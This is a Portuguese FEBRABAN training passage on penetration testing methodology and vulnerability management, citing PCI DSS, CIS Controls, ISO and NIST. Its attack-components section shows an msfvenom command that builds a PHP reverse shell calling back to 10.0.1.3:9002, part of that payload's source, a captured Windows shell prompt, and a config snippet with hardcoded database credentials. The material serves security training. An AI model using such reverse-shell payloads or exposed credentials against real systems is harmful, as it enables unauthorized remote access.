Testar, pelo menos uma vez ao ano, o **funcionamento correto das estratégias de defesas** da empresa.



Testar se a empresa **construiu as defesas certas** em primeiro lugar.



Demonstrar, de forma realista, a dinâmica de um ataque. Geralmente para **convencer os tomadores de decisão** das fraquezas da empresa.



Podem **revelar as fraquezas** do processo, como **gestão de configuração** ou **treinamento** do usuário final **incompletos** ou **inconsistentes**.

# Testes e suas Diferenças

De acordo com o PCI, as vulnerabilidades são descobertas continuamente por indivíduos mal-intencionados, e sendo introduzidas por novos softwares. **Os componentes de sistemas, processos e softwares devem ser testados com frequência para garantir que os controles de segurança continuem a proteger ambientes em constantes mudanças.** Os testes podem ser realizados por um recurso **interno qualificado ou um terceiro externo qualificado**. A seguir são apresentados alguns tipos de teste e suas principais diferenças:

\*Foco deste treinamento



## Teste de Invasão

- Descrição:** Simular ataques reais para avaliar eficácia das medidas de segurança, por meio da exploração de vulnerabilidades presentes no ambiente da empresa.
- Objetivo:** Avaliar o verdadeiro impacto das vulnerabilidades no ambiente de uma empresa.


## Red Team Exercise

- Descrição:** Esse tipo de teste é semelhante aos testes de invasão em que as vulnerabilidades são exploradas; no entanto, a diferença é o foco.
- Objetivo:** Auxiliar a equipe de segurança a aprimorar as capacidades de detecção e resposta, e aumentar a resiliência de seus sistemas contra atacantes maliciosos.



## Análise de Vulnerabilidades

- Descrição:** Teste de vulnerabilidade realizado por meio de varreduras automatizadas, incluindo validação manual dos falsos positivos. Esse tipo de teste visa detectar e classificar possíveis pontos de fragilidade na segurança.
- Objetivo:** Identificar as vulnerabilidades presentes no ambiente de uma empresa.




# Principais Benefícios dos Testes de Invasão

FEBRABAN

**Aumento da maturidade em segurança**  
cibernética dos sistemas, redes e aplicações  
das organizações.

Identificar vulnerabilidades que podem ser exploradas por ameaças, bem como **identificar vulnerabilidades que não seriam detectadas por varreduras automatizadas.**

Fornecer evidências que podem auxiliar na **obtenção de investimentos em segurança** com executivos C-level, investidores e clientes.



**Conformidade** com normas e regulamentações.

Testar a **eficiência** do time de segurança em **detectar e bloquear ataques cibernéticos**.

Identificar outras **oportunidades** de **projetos estruturantes** em **segurança** da informação.

Analizar a magnitude real do **impacto ao negócio e operacional** em caso de ataques cibernéticos.

# Componentes de um Ataque Cibernético

Um ataque cibernético é qualquer esforço intencional para roubar, expor, alterar, desativar ou destruir dados, aplicativos ou outros ativos por meio de acesso não autorizado a uma rede, sistema de computador ou dispositivo digital.



Agente da Ameaça



Vulnerabilidade



Backdoor (acesso remoto)

```
require_once('chorus/Utils.php');
require_once('chorus/Kestrel.php');
require_once('chorus/DataService.php');
require_once('chorus/Shard.php');
Database::set_defaults(
    array('user' => 'tumblr3', 'password' => 'tumblr3', 'write' => true, 'extended_log' => (idate('G') > 10));
if (__FILE__ == '/var/www/apps/tumblr/config.php') {
    define('ENVIRONMENT', 'production');
    if (!defined('DEFAULT_DATABASE')) define('DEFAULT_DATABASE', 'data.tumblr.com');
    define('S3_BUCKET', 'data.tumblr.com')
```

Exploit

```
[root@KALI10013 ~]# msfvenom -p php/reverse_php LHOST=10.0.1.3 LPORT=9002 -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3038 bytes
Saved as: shell.php

[root@KALI10013 ~]# cat shell.php
/*<?php /**
 * @error_reporting(0);
 * @set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
 * $dis=@ini_get('disable_functions');
 * if(!empty($dis)){
 *     $dis=ereg_replace('/[ , ]+/', ',', $dis);
 *     $dis=explode(',', $dis);
 *     $dis=array_map('trim', $dis);
 * } else{
 *     $dis=array();
 * }
 * $ipaddr='10.0.1.3';
 * $port=9002;
```

Payload

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

Shell


# Metodologia

# Tipos de Testes

Testar a **eficácia** e a **resiliência dos ativos corporativos** por meio da **identificação e exploração de fraquezas nos controles** (pessoas, processos e tecnologia) e da simulação dos objetivos e ações de um atacante. Existem algumas maneiras de realizar testes de intrusão, sendo que cada uma delas terá uma **abordagem diferente**. Entre elas, podemos destacar a White Box, a Black Box e a Grey Box, conforme apresentado a seguir:



White Box



Black Box



Grey Box

- |  |  |  |
|--|--|--|
| <ul style="list-style-type: none"><li>• Informações sobre sistemas conhecidas</li><li>• Geralmente utilizado na fase de testes de uma aplicação</li><li>• Autenticado ou não</li><li>• Teste mais profundo</li></ul> | <ul style="list-style-type: none"><li>• Simulação de ataque real</li><li>• Nenhuma ou poucas informações conhecidas</li><li>• Teste das medidas de proteção e resposta a ataques</li></ul> | <ul style="list-style-type: none"><li>• Combinação entre White e Black Box</li><li>• Existe uma troca de informações</li><li>• Frequentemente em teste de invasão para aplicações Web</li><li>• Autenticado ou não</li></ul> |
|--|--|--|

# Tipos de Testes

Os testes podem ser da **perspectiva de rede externa, rede interna, aplicação, sistema ou dispositivo**. Pode incluir engenharia social de usuários ou desvios de controle de acesso físico. Abaixo mostramos alguns dos principais tipos de testes de intrusão:

Principais Modalidades	Escopo	Autenticação	Tipos
<ul style="list-style-type: none"><li> Infraestrutura</li><li> Aplicação Web</li><li> Mobile</li><li> Wireless</li><li> API</li><li> IoT</li><li> Cloud</li></ul>	<ul style="list-style-type: none"><li> Interno</li><li> Externo</li></ul>	<ul style="list-style-type: none"><li> Autenticado</li><li> Não autenticado</li></ul>	<ul style="list-style-type: none"><li> Whitebox</li><li> Graybox</li><li> Blackbox</li></ul>

# Testes Automatizados

FEBRABAN

O teste de penetração automatizado pode acelerar drasticamente o processo de proteção de aplicativos da Web. Isso beneficia a todos - incluindo os próprios testadores de penetração. Um exemplo disso, é quando o testador implanta um grande número de automatizações para procurar vulnerabilidades em seu alvo.



Ferramenta de acesso remoto comercial, com todos os recursos, que se apresenta como "software de simulação projetado para executar ataques direcionados e emular as ações pós-exploração de ameaças cibernéticas".



Burp Suite Professional  
by PortSwigger

Ajuda a automatizar tarefas de teste repetitivas e possui ferramentas de teste de segurança manuais e semiautomatizadas. Consegue ajudar a testar as vulnerabilidades OWASP Top 10 - bem como as mais recentes técnicas de hacking.



Mantém suas defesas constantemente em alerta, simulando automaticamente ataques do mundo real. Isso identifica vulnerabilidades mais rapidamente, ajuda a corrigi-las antes que elas sejam exploradas e mantém suas defesas afiadas contra ameaças em evolução.

# Abordagem

# Abordagem em Teste de Invasão

Testar a eficácia e a resiliência dos ativos corporativos por meio da identificação e exploração de fraquezas nos controle pessoas, processos e tecnologia) e da simulação dos objetivos e ações de um atacante. **A abordagem para a realização de testes de intrusão envolve várias etapas, para que se consiga adquirir o máximo de informações sobre o alvo, e garantir ataques mais eficientes**, a seguir apresentamos as **principais etapas e organização** do teste de intrusão:

Planejamento	Descoberta e Coleta	Identificação e Análise	Exploração	Relatório
<ul style="list-style-type: none"><li>Antes do início do teste é necessário realizar o planejamento de todas as atividades que serão desenvolvidas, incluindo:<ul style="list-style-type: none"><li>Definição de escopo dos testes;</li><li>Definição dos ambientes de terceiros;</li><li>Critérios que serão utilizados no teste;</li><li>Ferramentas que serão utilizadas no teste.</li></ul></li></ul>	<ul style="list-style-type: none"><li>Entender funcionalidade e comportamento da aplicação;</li><li>Identificar serviços e componentes ativos;</li><li>Identificar a arquitetura da aplicação (EndPoint, API, Linguagem de programação);</li><li>Coletar informações de autenticação e/ou autorização;</li><li>Enumeração das informações coletadas.</li></ul>	<ul style="list-style-type: none"><li>Realizar varreduras através de ferramentas automatizadas e/ou manuais para identificar vulnerabilidades em cada sistema ou ativo identificado;</li><li>Realizar análise dinâmica e estáticas nas aplicações;</li><li>Mapear componentes relevantes e métodos de entradas de aplicações a fim de explorar controles de autenticação e manipulação de dados;</li><li>Analizar vulnerabilidades com potencial de exploração;</li><li>Validar vulnerabilidades para eliminar falso-positivos;</li><li>Obter aprovações necessárias para prosseguir com a exploração.</li></ul>	<ul style="list-style-type: none"><li>Realizar exploração de vulnerabilidades para obter acesso não autorizado à rede, aplicação ou dados.</li><li>Tentar escalar privilégios, bem como remover quaisquer evidências de ataque.</li><li>Executar <i>exploits</i> públicos e privados, para confirmar a presença das vulnerabilidades identificadas e comprovar os efeitos reais na segurança do ambiente.</li></ul>	<ul style="list-style-type: none"><li>Categorizar os riscos associados as fragilidades identificadas.</li><li>Detalhar e descrever as fragilidades identificadas.</li><li>Definir as recomendações por fragilidade identificada.</li><li>Apresentação Executiva dos resultados</li></ul>

# Descoberta e Coleta de Informações

A primeira fase de um teste de invasão é fase de descoberta e coleta de informações, que consiste no processo de levantamento de informações sobre o alvo. Toda e qualquer informação pode ser relevante para ataques futuros.

Vale ressaltar que essa **fase é uma das mais importantes, e normalmente demanda muito tempo para a realização de uma descoberta e análise bem feita**. Uma coleta de informações **incompleta ou inconsistente pode resultar no fracasso do teste**. A seguir são apresentados 2 formas de realizar a descoberta e análise:

## Passiva

- Não há contato direto com a infraestrutura do alvo.
- Não é possível detectar.

## Ativa

- Há requisições e contato direto com a infraestrutura do alvo.
- É possível detectar.

Durante essa fase, é essencial coletar meticulosamente uma variedade de informações que possam ser exploradas em um ataque. Cada detalhe desempenha um papel crucial na compreensão do panorama de segurança e na identificação de possíveis vulnerabilidades. Abaixo estão os principais pontos a serem considerados durante o processo:

- Endereços IP
- Domínios
- URLs
- E-mails
- Informações de funcionários

- Vagas na empresa
- Subsidiárias
- Localizações
- Arquivos publicados na Internet
- Redes sociais de colaboradores



**Exemplos de ferramentas para a descoberta e coleta de informações:** Google; Registro.Br; Whois; DNS enumeration, N-Map (port scan); OSINT – Netcraft; Recon-NG; entre outras.

# Identificação e Análise

De acordo com o CIS Controls, nesta etapa são realizadas **varreduras para identificar as vulnerabilidades que podem ser usadas como portas de entradas na empresa (superfície de ataque) por ameaças cibernéticas**. É importante certificar-se de que todos os ativos corporativos que estão dentro do escopo sejam descobertos, e não apenas com base em uma lista estática, que pode estar desatualizada ou incompleta. Em seguida, as vulnerabilidades serão identificadas nesses alvos.

A seguir são apresentadas as atividades relacionadas a etapa de identificação e análise de vulnerabilidades:



Realizar varreduras através de ferramentas automatizadas e/ou manuais para identificar vulnerabilidades em cada sistema ou ativo identificado



Realizar análise dinâmica e estáticas nas aplicações



Mapear componentes relevantes e métodos de entradas de aplicações a fim de explorar controles de autenticação e manipulação de dados



Formas de validação do modelo e das ameaças, e verificação do sucesso das ações tomadas



Analisar vulnerabilidades com potencial de exploração



Validar vulnerabilidades para eliminar falso-positivos



Obter aprovações necessárias para prosseguir com a exploração



**Exemplos de ferramentas para a descoberta e coleta de informações:** Nessus, Open Vas, Qualys; Owasp Zap (Proxy); Burpsuite; entre outras ferramentas.

# Exploração

De acordo com o CIS Controls, **as explorações as vulnerabilidades identificadas** (conforme os resultados da etapa anterior) **são executadas para demonstrar especificamente como uma ameaça cibernética pode subverter os controles de segurança da empresa** (por exemplo, a proteção de dados sensíveis específicos) ou até mesmo realizar ações maliciosas no ambiente (por exemplo, o estabelecimento de uma infraestrutura secreta de comando e controle, acesso não autorizado, escalada de privilégios, exfiltração de dados, entre outras). **Os resultados fornecem uma visão mais profunda, por meio de demonstração, dos riscos de negócios de várias vulnerabilidades.**



## 1 Exploração

- Cada ambiente possui aspectos/tecnologias específicas que exigem que o testador selecione a abordagem mais adequada e as ferramentas necessárias para realizar o teste de penetração;
- **Realizar exploração de vulnerabilidades para obter acesso não autorizado à rede, aplicação ou dados;**
- **Executar exploits** públicos e privados, para **confirmar a presença das vulnerabilidades** identificadas e **comprovar os efeitos reais na segurança do ambiente**.
- Observação: Alguns riscos incluem desligamento inesperado de sistemas que podem ser instáveis, explorações que podem excluir ou corromper dados ou configurações.



## 2 Pós-exploração


- **São as ações tomadas após o comprometimento inicial de um sistema ou dispositivo**, por exemplo, **movimentações laterais, escalonamento de privilégios ou técnicas de pivotamento** — o que permite que o testador, neste caso, estabeleça uma nova fonte de ataque a partir do novo ponto de vista no sistema — para obter acesso adicional a sistemas ou recursos de rede.



**Exemplos de ferramentas para a descoberta e coleta de informações:** Netcat, TCP Dump, The Metasploit Framework (MSF), Wireshark, entre outras.

# Encerramento e Produção do Relatório

Nessa etapa os **riscos são categorizados** e os **resultados apresentados** aos executivos.



## Considerações Finais

# Frameworks e Normas de Referência

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**OWASP**  
Open Web Application  
Security Project



**Conformidade:** Dado o uso extensivo de padrões amplamente aceitos pela indústria, a orquestração dos testes deve ser alinhada com alguns dos requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com PCI-DSS, FISMA, HIPAA, SOX, entre outros.

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas ao processo de teste de invasão, relembre os principais termos e conceitos apresentados neste material:



**Testes de invasão:** Testar a eficácia e a resiliência dos ativos corporativos por meio da identificação e exploração de fraquezas nos controles (pessoas, processos e tecnologia) e da simulação dos objetivos e ações de um atacante.



**Descoberta de informações:** Consiste no processo de levantamento de informações sobre o alvo, incluindo: endereços IPs, domínios, URL's, informações de funcionários, arquivos publicados na internet, entre outros.



**Identificação e análise:** Execução varreduras para identificar as vulnerabilidades que podem ser usadas como portas de entradas na empresa (superfície de ataque) por ameaças cibernéticas.



**Exploração:** As explorações as vulnerabilidades identificadas são executadas para demonstrar especificamente como uma ameaça cibernética pode subverter os controles de segurança da empresa (por exemplo, a proteção de dados sensíveis específicos) ou até mesmo realizar ações maliciosas no ambiente (por exemplo, acesso não autorizado, escalação de privilégios, exfiltração de dados, entre outras).

## **Módulo: Gestão de Vulnerabilidades**

# Requisitos – Gestão de Vulnerabilidades

Este material foi elaborado de acordo com as diretrizes do CIS Controls, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## PCI DSS



- 2.1 Processos e mecanismos para aplicar configurações seguras em todos os componentes de sistema são definidos e compreendidos.
- 2.2 Os componentes de sistema são configurados e administrados com segurança.
- 5.1 Processos e mecanismos para proteger todos os sistemas e redes de software malicioso são definidos e compreendidos.
- 5.2 O software malicioso (malware) é evitado ou detectado e resolvido.
- 5.3 Os mecanismos e processos antimalware são ativos, mantidos e monitorados.
- 5.4 Os mecanismos antiphishing protegem os usuários contra ataques de phishing.
- 11.3 Vulnerabilidades externas e internas são regularmente identificadas, priorizadas e tratadas.

## CIS Controls



- 7.1 Estabelecer e manter um processo de gestão de vulnerabilidade
- 7.2 Estabelecer e manter um processo de remediação
- 7.3 Executar a gestão automatizada de patches do sistema operacional
- 7.4 Executar a gestão automatizada de patches de aplicações
- 7.5 Realizar varreduras automatizadas de vulnerabilidade em ativos corporativos internos
- 7.6 Realizar varreduras automatizadas de vulnerabilidade em ativos corporativos expostos externamente
- 7.7 Corrigir vulnerabilidades detectadas

## ISO 27002



- 8.8 Management of technical vulnerabilities
- 8.9 Configuration management
- 8.19 Installation of software on operational systems

## ISO 27701



- 6.9.6.1 Gestão de vulnerabilidades técnicas
- 6.9.6.2 Restrições quanto à instalação de software

## NIST CSF



- ID.RA-01: Vulnerabilidades em ativos são identificadas, validadas e registradas
- ID.RA-08: Processos para receber, analisar e responder a divulgações de vulnerabilidades são estabelecidos

# Sumário

# Sumário

FEBRABAN

- 1 | Contexto e Introdução
- 2 | Abordagem do Processo de Gestão de Vulnerabilidades (Visão Geral e Etapas)
- 3 | Ferramentas para Identificar Vulnerabilidades
- 4 | Frameworks e Normas de Referência
- 5 | Relembrando os Principais Conceitos



# Contexto e Introdução



As instituições são constantemente desafiados por atacantes que procuram vulnerabilidades em sua infraestrutura para explorar e obter acesso.

**Compreender e gerenciar vulnerabilidades** é uma atividade contínua, que requer foco de tempo, atenção e recursos.

Essa é um processo que nunca será perfeito, uma vez que a vulnerabilidade é conhecida na comunidade, o processo mencionado de remediação pode ser iniciado. No entanto os defensores devem estar cientes de que pode sempre haver vulnerabilidades que eles não podem remediar e, portanto, precisam usar outros controles para mitigar.



Os atacantes têm acesso às mesmas informações e muitas vezes podem tirar proveito das vulnerabilidades mais rapidamente do que uma empresa pode remediar, **eles podem desenvolver um exploit de "zero day"**, onde não há uma remediação conhecida para esse ataque.

É necessário ter em mente que existe um tempo para a vulnerabilidade ser descoberta e os pesquisadores ou a comunidade desenvolver e implantar patches, indicadores de comprometimento (IOCs) e atualizações.

Por isso é importante as instituições **avaliar os riscos e priorizar** quais as **vulnerabilidades** são mais impactantes para a empresa e quais poderão ser **exploradas** primeiro.

## O que é gestão de vulnerabilidades?

O gerenciamento de vulnerabilidades é o processo contínuo e regular de segurança da TI que envolve a **identificar, avaliar, relatar, gerenciar e remediar vulnerabilidades cibernéticas em dispositivos, redes e aplicações** de modo a **reduzir os riscos** de ataques cibernéticos e **violações**.



## Quais as normas/frameworks?

- ISO 27001/27002
- NIST Cyber Security Framework
- PCI-DSS (padrão de segurança de dados do setor de cartões de pagamento)
- Cis Controls



## Quais os benefícios?

- Identificar fragilidades antes que sejam exploradas por *hackers* ou levem a outro tipo de ação nociva.
- Evitar problemas de segurança previne a paralisação das atividades, prejuízos e danos à imagem da organização e à sua relação com clientes e outros *stakeholders*.
- Contribui para que padrões de segurança mais robustos sejam adotados, mantendo a conformidade com a LGPD e outras diretrizes que se apliquem ao setor de atuação da empresa.



## Como as vulnerabilidades são classificadas?

- Essa avaliação é feita considerando a classificação baseada no Common Vulnerability Scoring System (CVSS), um sistema que define pontuações para indicar a gravidade e as características das vulnerabilidades de softwares.




# Abordagem

# Visão Geral - Gestão de Vulnerabilidades

As organizações devem obter informações oportunas de ameaças disponíveis sobre: **atualizações de software, patches, avisos de segurança, boletins de ameaças**, entre outras, e devem revisar regularmente seu ambiente para identificar essas vulnerabilidades antes de uma potencial exploração por agentes maliciosos.

Compreender e gerenciar vulnerabilidades é uma **atividade contínua, que requer foco de tempo, atenção e recursos**.



## Exemplos práticas de maturidades relacionadas à Gestão de Vulnerabilidades:

**Baixa Maturidade:** Durante uma revisão interna, uma organização identificou um serviço de nuvem que não tinha a funcionalidade de autenticação multifator habilitada. Ao avaliar a situação, a organização decidiu que não valia a pena o tempo e o esforço para habilitar a funcionalidade, sem mencionar as reclamações que esperavam receber dos usuários. Então, a organização optou por simplesmente aceitar o risco de não implementar um controle compensatório forte.

